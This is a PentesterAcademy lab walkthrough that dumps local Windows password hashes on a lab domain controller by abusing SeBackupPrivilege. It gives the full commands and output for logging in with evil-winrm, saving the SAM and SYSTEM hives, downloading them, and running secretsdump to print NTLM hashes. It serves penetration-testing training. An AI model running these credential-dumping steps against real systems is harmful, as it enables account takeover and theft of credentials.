
ATTACK
DEFENSE
by PentesterAcademy

Name	Extracting Local Hashes: SeBackupPrivilege
URL	https://attackdefense.com/challengedetails?cid=2409
Type	Basic Exploitation: Pentesting

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Kali Machine:

Step 1: Run a Nmap scan against the target machine.

Command: nmap --top-ports 10000 demo.ine.local

```
root@INE:~# nmap --top-ports 10000 demo.ine.local
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-09 12:59 IST
Nmap scan report for demo.ine.local (10.0.20.197)
Host is up (0.063s latency).
Not shown: 8336 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
9389/tcp  open  adws
47001/tcp open  winrm
```

Multiple Ports are open

Step 2: The winrm server is running on port 5985. By default, the WinRM service uses port 5985 for an HTTP connection.


The credentials to access the remote server are mentioned below:

Username	**Password**
student	hacker_123321

Use this cred to run the evil-winrm tool on the target machine to gain access.

Checking the help of the tool.

Command: evil-winrm.rb --help



Connect to the WinRM service using the provided credentials i.e student:hacker_123321

Command: evil-winrm.rb -u student -p hacker_123321 -i demo.ine.local

```
root@INE:~# evil-winrm.rb -u student -p hacker_123321 -i demo.ine.local

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc()
e

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\student\Documents>
```

Ignore the error message:

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Step 3: Check all the available privileges to the student user.

Command: whoami /priv

```
*Evil-WinRM* PS C:\Users\student\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeBackupPrivilege             Back up files and directories  Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
*Evil-WinRM* PS C:\Users\student\Documents>
```

The user (student) has the **SeBackupPrivilege** (Back up files and directories) privilege.

SeBackupPrivilege allows file content retrieval, even if the security descriptor on the file might not grant such access. A caller with SeBackupPrivilege enabled obviates the need for any ACL-based security check.

Source: https://docs.microsoft.com/en-us/windows-hardware/drivers/ifs/privileges

Having only **SeBackupPrivilege** that doesn't allow access ntds.dit. All domain user's hashes are stored in this file. Using this privilege one can extract local accounts hashes.

Step 4: Read and save sam and system files in the C:\temp folder.

Commands: mkdir c:\Temp
reg save hklm\sam c:\Temp\sam
reg save hklm\system c:\Temp\system

```
*Evil-WinRM* PS C:\Users\student\Documents> mkdir c:\Temp


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         5/4/2022   7:54 AM                Temp


*Evil-WinRM* PS C:\Users\student\Documents> reg save hklm\sam c:\Temp\sam
The operation completed successfully.

*Evil-WinRM* PS C:\Users\student\Documents> reg save hklm\system c:\Temp\system
The operation completed successfully.

*Evil-WinRM* PS C:\Users\student\Documents>
```

Step 5: Download both the files on the attacker machine.

Commands: download c:\Temp\sam /root/sam
download c:\Temp\system /root/system
ls /root

```
*Evil-WinRM* PS C:\Users\student\Documents> download c:\Temp\sam /root/sam

Warning: Remember that in docker environment all local paths should be at /data and
run command

Info: Downloading c:\Temp\sam to /root/sam


Info: Download successful!

*Evil-WinRM* PS C:\Users\student\Documents> download c:\Temp\system /root/system

Warning: Remember that in docker environment all local paths should be at /data and
run command

Info: Downloading c:\Temp\system to /root/system


Info: Download successful!

*Evil-WinRM* PS C:\Users\student\Documents>
```

```
root@INE:~# ls /root/
Desktop  evil-winrm  impacket  sam  system  thinclient_drives
root@INE:~#
```

Step 6: Run secretsdump.py python script to extract hashes from the files. It is developed by Alberto Solino (@agsolino).

https://github.com/SecureAuthCorp/impacket/blob/master/examples/secretsdump.py

Command: secretsdump.py -sam /root/sam -system /root/system LOCAL

```
root@INE:~# secretsdump.py -sam /root/sam -system /root/system LOCAL
Impacket v0.9.25.dev1+20220503.174139.678981d2 - Copyright 2021 SecureAuth Corporation

[*] Target system bootKey: 0x377af0de68bdc918d22c57a263d38326
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:d4b21b0c28db9d4afce15d535e0ad153:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Cleaning up...
root@INE:~#
```

Successfully, extracted the NTLM hashes.

These are the local account hashes and NOT domain controller user hashes. This is a domain controller machine and there can be two types of logons: a local logon that is handled by the **SAM** and a domain user logon using the Active Directory (AD) database (ntds.dit) with the WinLogon service.

A Windows server that has been promoted to a DC will use the Active Directory database instead of the SAM to store data.

The only instance it will use the SAM would be to boot into Directory Services Restore Mode (DSRM) for performing maintenance operations.

The DSRM administrator password is stored locally in the SAM and not in the AD database.

So, the hash (**d4b21b0c28db9d4afce15d535e0ad153**) that extracted using secretsdump.py is actually a DSRM administrator password NTLM hash.

If you are interested in this read more on:

https://www.windows-active-directory.com/windows-security-account-manager.html

https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-authsod/523ed32c-3a6c-4a3d-b50b-bb99e321c2eb#:~:text=In%20Windows%2C%20an%20Active%20Directory,database%20maintains%20local%20security%20principals.

References:

1. Windows Privilege Escalation: SeBackupPrivilege
2. Impacket